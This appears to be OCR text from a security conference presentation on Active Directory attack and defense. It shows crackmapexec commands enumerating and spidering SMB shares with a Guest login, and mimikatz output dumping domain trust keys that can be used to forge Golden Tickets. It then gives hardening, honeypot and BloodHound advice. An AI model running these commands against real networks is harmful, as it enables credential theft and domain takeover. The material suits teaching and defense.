


Image courtesy of https://www.ired.team

Share Hunting

```
┌──(kali㉿kali)-[~]
└─$ crackmapexec smb 10.100.1.3 -u Guest -p '' --shares
SMB         10.100.1.3      445    FILESERVER       [*] Windows 10.0 Build 20348 x64 (name:FILESERVER)
igning:False) (SMBv1:False)
SMB         10.100.1.3      445    FILESERVER       [+] training.rt.bluebastion.net\Guest:
SMB         10.100.1.3      445    FILESERVER       [+] Enumerated shares
SMB         10.100.1.3      445    FILESERVER       Share           Permissions     Remark
SMB         10.100.1.3      445    FILESERVER       -----           -----------     ------
SMB         10.100.1.3      445    FILESERVER       ADMIN$                          Remote Admin
SMB         10.100.1.3      445    FILESERVER       C$                              Default share
SMB         10.100.1.3      445    FILESERVER       Files           READ,WRITE
SMB         10.100.1.3      445    FILESERVER       IPC$            READ            Remote IPC
```

```
┌──(kali㉿kali)-[~]
└─$
```


```
┌──(kali㉿kali)-[~]
└─$ crackmapexec smb 10.100.1.3 -u Guest -p '' -M spider_plus -o EXCLUDE_EXTS=lnk
SMB         10.100.1.3      445    FILESERVER       [*] Windows 10.0 Build 20348 x64 (name:FILESERVER)
igning:False) (SMBv1:False)
SMB         10.100.1.3      445    FILESERVER       [+] training.rt.bluebastion.net\Guest:
SPIDER_P ... 10.100.1.3      445    FILESERVER       [*] Started spidering plus with option:
SPIDER_P ... 10.100.1.3      445    FILESERVER       [*]        DIR: ['print$']
SPIDER_P ... 10.100.1.3      445    FILESERVER       [*]        EXT: ['lnk']
SPIDER_P ... 10.100.1.3      445    FILESERVER       [*]       SIZE: 51200
SPIDER_P ... 10.100.1.3      445    FILESERVER       [*]     OUTPUT: /tmp/cme_spider_plus
```

```
┌──(kali㉿kali)-[~]
└─$ tree /tmp/cme_spider_plus/10.100.1.3
/tmp/cme_spider_plus/10.100.1.3
├── Files
│   ├── 3.txt
│   ├── eaeae.txt
│   ├── passwords.txt
│   └── salaries.xlsx
└── IPC$
    ├── InitShutdown
    ├── lsass
    ├── ntsvcs
    └── scerpc

2 directories, 8 files
```

Active Directory Trusts

- The forest is the security boundary.
- Parent and child domain have a default two-way trust.
- Forest/Domain trusts can have transitive properties.



Domain Admin to Enterprise Admin

- Domain or Forest Trust Keys can be obtained by a domain admin
- The Trust Key can be reused to forge an intra-domain or intra-forest Golden Ticket

```
mimikatz # lsadump::trust /patch

Current domain: CORP.LOCAL (corp / S-1-5-21-848841406-1294498004-3473911662)

Domain: VENDOR.LOCAL (VENDOR / S-1-5-21-1453805519-2863781856-1227893935)
 [  In ] CORP.LOCAL -> VENDOR.LOCAL
        * aes256_hmac       6994cc6cd1b99bd3869685d14af347e955e9e043f2116ca1665f371efe48fab6
        * aes128_hmac       feeeb865b37c281b21cfa00aee1da71b
        * rc4_hmac_nt       6f9e27669d07b6c7f539c5f6e7fd9f57

 [ Out ] VENDOR.LOCAL -> CORP.LOCAL
        * aes256_hmac       f3417d40bb3e6f2c585e0cb00cf36444b6ebf293407103ca25d8b0650219d82d
        * aes128_hmac       8687ec2ba8ec3e8d8c6e89e94b87792c
        * rc4_hmac_nt       d3b3645b2c8efd19794dfae2dfa6946e
```

Secure Hardening Active Directory

Feature | Vulnerability

Detection and Defense

- Do you really need that may domain/enterprise admins?
- Does every domain admin really need to be an enterprise admin?
- Domain/Enterprise admins should never logon to non-DC devices
- Don’t run services as with DA privileges
- Use Protected Users Group
- Use LAPS for local admin management

Use Deception

Use Deception to Detect Adversaries


- Create honeypot users
  - Reset password periodically
  - Logon to honeypot domain-joined AD device periodically
  - Give a Service Principal Name
  - Have a honeypot user periodically send out NBNS/LLMNR/mDNS requests


- https://github.com/bhdresh/Dejavu
- https://github.com/samratashok/Deploy-Deception
- https://github.com/tolgadevsec/Awesome-Deception


Use Bloodhound

- Provides visual graphs of relationships between AD objects
  - E.g., Possible paths to domain admin group
  - E.g., What rights user A has on Group B
- SharpHound
  - “Collector” script that queries Active Directory for data Bloodhound ingests
  - C# and PowerShell versions available
- Requires Neo4j graphing database

Use Bloodhound







Thank you!

Qasim Ijaz

Blue Bastion Security | A division of Ideal Integrations

Bluebastion.net

Blue Bastion